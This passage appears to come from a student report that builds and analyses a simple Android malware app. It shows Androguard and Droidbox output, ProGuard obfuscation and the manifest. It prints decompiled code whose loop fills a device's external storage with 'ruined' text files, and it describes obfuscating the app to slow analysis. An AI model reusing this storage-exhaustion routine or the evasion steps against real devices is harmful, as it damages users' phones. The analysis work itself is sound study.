
[8] For the purpose of experiment researchers used only DAD decompiler as the most stable and efficient one.

In addition, the tool Androaxml is worth mentioning. Viewing AndroidManifest.xml is most important part of reverse engineering. Using Androaxml tool of Androguard, we can easily fetch the AndroidManifest.xml file. It actually converts android's binary XML (i.e. AndroidManifest. xml file) into the classic XML file, that is human readable.

Another handy tool is Androapkinfo, which displays complete information about apk file. Androapkinfo displays Files, Permissions, Main Activity, All Activities, Services, Obfuscation related information at once.

To make sure that inspected application has suspicious features researchers used Androrisk program from REMnux distribution of Ubuntu. Here are the results of the analysis, if look at screenshot 7 it is possible to observe the dangerous elements of Mysterious App.

Screenshot 7




```
inelnikoff1242@sinelnikoff1242-Lenovo-Y50-70-Touch:~/Desktop/Androguard stuff$ ./androrisk.py -i MysteriousApp.apk
ysteriousApp.apk
        RedFlags
                DEX {'NATIVE': 0, 'DYNAMIC': 0, 'CRYPTO': 0, 'REFLECTION': 1}
                APK {'DEX': 0, 'EXECUTABLE': 0, 'ZIP': 0, 'SHELL_SCRIPT': 0, 'APK': 0, 'SHARED LIBRARIES': 0}
                PERM {'PRIVACY': 0, 'NORMAL': 1, 'MONEY': 0, 'INTERNET': 1, 'SMS': 0, 'DANGEROUS': 2, 'SIGNATUREORSYSTEM': 0, 'CALL': 0, 'SIGNATURE': 0, 'GPS': 0}
        FuzzyRisk
                VALUE 51.1111111111
```

After the source code has been pulled out of the analyzed file, team began to analyze the latter line by line. In the course of a thorough investigation of Main.Activity class[9] the cycle with an incredibly large number of repetitions was detected. For each repetition a text file larger than 100 kilobytes was written to the disc, that would lead to an instantaneous filling the internal storage of the device. In the future, the removal of such files would be possible only by formatting the storage during the return to the factory settings procedure. Look at screenshot 8.

[9] Author followed the simple logic – to start the entire process from Main.Activity class analysis. Actually that was the only class containing malicious code.

Screenshot 8



```
ublic class MainActivity
 extends AppCompatActivity

 public void loop()
 {
   InputStream localInputStream = getResources().openRawResource(2131099648);
   ByteArrayOutputStream localByteArrayOutputStream = new ByteArrayOutputStream();
   try
   {
     for (int j = localInputStream.read(); j != -1; j = localInputStream.read()) {
       localByteArrayOutputStream.write(j);
     }
     String str1 = new String(localByteArrayOutputStream.toByteArray(), "UTF-8");
     int i;
     String str2;
     File localFile;
     FileOutputStream localFileOutputStream;
     return;
   }
   catch (IOException localIOException1)
   {
     for (;;)
     {
       try
       {
         localInputStream.close();
         i = 1;
         if (i > Integer.MAX_VALUE) {
           return;
         }
         str2 = Environment.getExternalStorageDirectory() + "/";
         localFile = new File(str2 + "ruined" + i + ".txt");
       }
       catch (IOException localIOException2)
       {
         continue;
       }
       try
       {
         localFileOutputStream = new FileOutputStream(localFile);
         localFileOutputStream.write(str1.getBytes());
         Log.d("testing", "worked");
         localFileOutputStream.close();
         i++;
         continue;
         localIOException1 = localIOException1;
         str1 = null;
         localIOException1.printStackTrace();
         i = 1;
       }
       catch (Exception localException)
       {
         Log.i("Failed to save", localException.getMessage());
       }
     }
   }
 }
```

In general, during this stage of the experiment it was possible not only to suspect the malicious nature of the programs, but also to reveal its essence and the main goal.


Dynamic analysis of potential malware

Dynamic analysis of an Android .apk was very intriguing compared to the dynamic analysis of Window based binaries. Dynamic analysis of an .apk is very different than the ones we've experienced through Cuckoo Sandbox and MASTIFF. The world of Android is strictly based on version numbers. Even if an application is created by using same Java codes, if a developer compiles an application with different API level or version, it will greatly reflect its performances and compatibility issues with a device. There is no such thing as a universal version for an application or an emulator. If a tool we are using states Android version of 4.1.2 that really means it will work for version 4.1.2. Most of times, we can’t even hope that it will work out 100% since Android is not stable especially when it comes to running on an emulator.

We have tested the final product under both Android Studio’s emulator and smartphone. Testing the application under both environments worked perfectly as we intended. All the permissions that we’ve set it up executed without any problem. Our original attempt was to do a dynamic analysis of the application under Droidbox with CuriousDroid as a plugin to help generate human-like interactions. As we’ve seen in *CuriousDroid: Automated User Interface Interaction for Android Application Analysis Sandboxes* by researchers from North Eastern University, CuriousDroid proved its usefulness and accuracy through the help of Andrubis, a dynamic analysis tool. Considering the fact that Andrubis is no longer supported, it was a web-based service. We are questioning how the other team incorporated CuriousDroid into Andrubis. Our very initial plan was to conduct an analysis like the CuriousDroid team but after realizing how Andrubis service has stopped, we’ve decided to pick a dynamic analysis tool similar to Andrubis.

There is couple of open source dynamic analysis tools that supports an Android application such as Droidbox, TaintDroid, Cuckoo-Droid (Android extension for Cuckoo Sandbox) and androidAudiTools. The very first thing we’ve done was running Droidbox solely by itself. Without the help of CuriousDroid, Droidbox can extract and pull out information of an application into .json format. Any Android based dynamic analysis tools require ADB (android debugging bridge) and en emulator (different tools will require different Android versions). Droidbox has both 4.1.1 version and 2.3.3 version. We have tried both versions but unfortunately it couldn’t pull off much information from the application we’ve built. We even re-compiled the application again with different version under Android Studio and it still couldn’t pull out much information. There could be a problem within a version of either the application or the tool or a problem within the application itself. Narrowing down the problem would take us a lot of time which it is something we’re trying to figure out sometimes later.

Screenshot 9




```
 ____                      __  ____
/\  _`\               __    /\ \/\  _`\
\ \ \/\ \  _ __   ___ /\_\   \_\ \ \ \L\ \   ___   __  _
 \ \ \ \ \/\`'__\/ __`\/\ \  /'_` \ \  _ <' / __`\/\ \/'\
  \ \ \_\ \ \ \//\ \L\ \ \ \/\ \L\ \ \ \L\ \\ \L\ \/>  </
   \ \____/\ \_\\ \____/\ \_\ \___,_\ \____/ \____//\_/\_\
    \/___/  \/_/ \/___/  \/_/\/__,_ /\/___/ \/___/ \//\/_/
Waiting for the device...
Installing the application /home/jae/Desktop/416.apk...
Running the component jjay.mysterious416/jjay.mysterious416.MainActivity...
Starting the activity jjay.mysterious416.MainActivity...
Application started
Analyzing the application during 100 seconds...
     [-] Collected 5 sandbox logs   (Ctrl-C to view logs)
```

The process of running Droidbox with an emulator we've set it up inside Linux machine.

Droidbox will start collecting different logs while the execution of the application[10]. The problem that we have faced here is the issue of having no information. If it worked out normally as it should, it should be collecting every single activities and input/output into a log.

Screenshot 10

[10] If interested in knowing/learning how to install and use DroidBox. Refer Mohsin Junaid's My Tech Blog. Dynamic analysis of Android APKs using DroidBox.(2013).



```
▼ root {1}
   ▼ array {16}
        name : /home/jae/Desktop/416.apk
      ▶ enfperm [0]
      ▶ recvnet {0}
      ▶ servicestart {0}
      ▶ sendsms {0}
      ▼ cryptousage {0}
           (empty object)
      ▶ sendnet {0}
      ▶ accessedfiles {61}
      ▶ fdaccess {61}
      ▶ dataleaks {0}
      ▶ opennet {0}
      ▶ recvsaction {0}
      ▼ dexclass {1}
         ▼ 0.5008220672607422 {2}
              path : /data/app/jjay.mysterious416-1.apk
              type : dexload
      ▼ hashes [3]
           0  : c49ea8c89f6bdc467765b7ef2b3d2bea
           1  : 258ce4803906c601bf23edf2db867a94fb314f77
           2  : 68ef3f0b5d6ba5ff4c8132a4abc232bb1ba34aad07d3b453a20fdeda8c156687
      ▶ closenet {0}
```

View of .json file after Droidbox collects all logs from the application.

As you can see, the .json file has many different fields. It can basically provide the name of application as well as permissions, accessed files and etc. Our hypothesis is that despite the fact we have successfully integrated CuriousDroid into Droidbox, the result of the .json would pretty look the same. The reason why we feel that way is because the application we've developed isn't complicate. It only requires a single button click. To be honest using CuriousDroid for this application is a bit luxurious meaning analyzing this application can be accurate without the help of CuriousDroid plugin. But if we're considering a larger scale application, CuriousDroid will be the best. The major reason why using CuriousDroid with Droidbox failed is because of its structure. Droidbox is consisted of many Python scripts and bash scripts. CuriousDroid is built with Java and C. They are portraying a different structure in general. It is not like it is impossible but it will be requiring a thorough knowledge of both programs. We played a little bit with different configuration files inside Droidbox but calling CuriousDroid from


Droidbox is something more advanced than our current skill. Droidbox by default used Monkeyrunner as a method to analyze a running application. Monkeyrunner was mentioned by the CuriousDroid team and the team successfully replaced Monkeyrunner running in Andrubis with CuriousDroid. We believed that it would work exactly same if we replace Monkeyrunner in Droibox with CuriousDroid but it required a change in the whole program.

Now discussing the experience with Cuckoo-droid, we felt very happy about this at first. Last semester, our team had some experience comparing dynamic vs. static malware analysis on Windows binary using Cuckoo Sandbox and MASTIFF. If we had some more time, we could have configured the Cuckoo-droid but it's our fault that we've realized this precious tool a bit late than what we've supposed to. We spent a great amount of time trying to run Droidbox with CuriousDroid and we should have just moved on to different dynamic analysis techniques before it got too late.

Speaking of reverse engineering, we have also tried to obfuscate the application to slow down the reverse engineering process. Just like the dynamic analysis tools, there are many obfuscating tools offered for Java applications and Android applications. Obfuscations simply means making a program look more complicate for reverse engineers to figure out quickly. Obfuscation includes replacing a function name with some random texts or numbers. Obfuscation procedure can also shrink and optimize the actual program. We have gained some experience with a tool called ProGuard[11]. ProGuard can support obfuscation, shrinking and optimization. Strangely, the application after applying ProGuard looked pretty much the same but resulted in some changes in structure and removal of codes. We are assuming that the application we have is too simple to either obfuscate or shrink. What we also realized was the fact that obfuscating an Android application requires some manual labor. Majority of Java based obfuscator requiring us to work straight with .jar extension. .jar extension is something that can't be extracted straight from .apk. We had to convert .dex file inside .apk into .jar to further obfuscate. And it requires a manual work to convert .jar back into .dex and .dex into .apk.

Screenshot 11

[11] Visit Eric Lafortune's ProGuard website to discover details of what ProGuard can do (2015).




```
    Maybe this is library method 'javax.xml.crypto.dsig.spec.XPathFilter2ParameterSpec { XPathFilter2ParameterSpec(java.util.List); }'
    Maybe this is library method 'org.jcp.xml.dsig.internal.dom.DOMX509Data { DOMX509Data(java.util.List); }'
    Maybe this is library method 'sun.security.provider.certpath.AdjacencyList { AdjacencyList(java.util.List); }'
    Maybe this is library method 'sun.security.provider.certpath.X509CertPath { X509CertPath(java.util.List); }'
    Maybe this is library method 'sun.security.x509.AuthorityInfoAccessExtension { AuthorityInfoAccessExtension(java.util.List); }'
    Maybe this is library method 'sun.security.x509.CRLDistributionPointsExtension { CRLDistributionPointsExtension(java.util.List); }'
    Maybe this is library method 'sun.security.x509.CertificatePoliciesExtension { CertificatePoliciesExtension(java.util.List); }'
    Maybe this is library method 'sun.security.x509.FreshestCRLExtension { FreshestCRLExtension(java.util.List); }'
    Maybe this is library method 'sun.security.x509.PolicyMappingsExtension { PolicyMappingsExtension(java.util.List); }'
    Maybe this is library method 'sun.security.x509.SubjectInfoAccessExtension { SubjectInfoAccessExtension(java.util.List); }'
    Maybe this is library method 'sun.swing.BakedArrayList { BakedArrayList(java.util.List); }'
Note: android.support.v4.text.ICUCompatApi23 accesses a method 'addLikelySubtags(java.util.Locale)' dynamically
    Maybe this is program method 'android.support.v4.text.ICUCompatIcs { java.lang.String addLikelySubtags(java.util.Locale); }'
Note: android.support.v4.text.ICUCompatIcs accesses a method 'getScript(java.lang.String)' dynamically
    Maybe this is program method 'android.support.v4.text.ICUCompatIcs { java.lang.String getScript(java.lang.String); }'
Note: android.support.v4.text.ICUCompatIcs accesses a method 'addLikelySubtags(java.lang.String)' dynamically
Note: android.support.v7.widget.DrawableUtils accesses a method 'getOpticalInsets()' dynamically
Note: android.support.v7.widget.ViewUtils accesses a method 'makeOptionalFitsSystemWindows()' dynamically
Note: the configuration keeps the entry point 'android.support.v4.app.BackStackRecord$TransitionState { BackStackRecord$TransitionState(
Note: the configuration keeps the entry point 'android.support.v4.media.session.IMediaSession { void sendCommand(java.lang.String,android
Note: the configuration keeps the entry point 'android.support.v7.app.AlertController$AlertParams { void apply(android.support.v7.app.AlertC
Note: the configuration keeps the entry point 'android.support.v7.widget.AbsActionBarView$VisibilityAnimListener { AbsActionBarView$Visibility
Note: the configuration keeps the entry point 'android.support.v7.widget.ActionMenuView { void setPresenter(android.support.v7.widget.Actio
Note: the configuration keeps the entry point 'android.support.v7.widget.ActivityChooserModel$ActivityChooserModelClient { void setActivityCh
Note: the configuration keeps the entry point 'android.support.v7.widget.ActivityChooserModel$ActivityResolveInfo { ActivityChooserModel$Act
Note: the configuration keeps the entry point 'android.support.v7.widget.ActivityChooserModel$OnChooseActivityListener { boolean onChoose
Note: the configuration keeps the entry point 'android.support.v7.widget.ActivityChooserView { void setActivityChooserModel(android.support.
Note: the configuration keeps the entry point 'android.support.v7.widget.AppCompatDrawableManager { void tintDrawable(android.graphics.d
Note: the configuration keeps the entry point 'android.support.v7.widget.Toolbar { void setMenu(android.support.v7.view.menu.MenuBuilder,a
Note: there were 11 unkept descriptor classes in kept class members.
    You should consider explicitly keeping the mentioned classes
    (using '-keep').
Note: there were 8 unresolved dynamic references to classes or interfaces.
    You should check if you need to specify additional program jars.
Note: there were 12 accesses to class members by means of introspection.
    You should consider explicitly keeping the mentioned class members
    (using '-keep' or '-keepclassmembers').
Note: You're ignoring all warnings!
Preparing output jar [/home/jae/Desktop/final.jar]
  Copying resources from program jar [/home/jae/Desktop/classes-dex2jar.jar]
Processing completed successfully
```

Running ProGuard to obfuscate .jar file of the application.

This is the good breaking point to start revealing the source code of what we all awaited for.


Screenshot 12



```xml
    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="mysterious4.1.6"
        android:supportsRtl="true"
        android:theme="@style/AppTheme">
        <activity
            android:name=".MainActivity"
            android:label="mysterious4.1.6"
            android:theme="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
</manifest>
```


The application contains permissions like Write_External_Storage, Read_External_Storage and Internet.

Screenshot 13



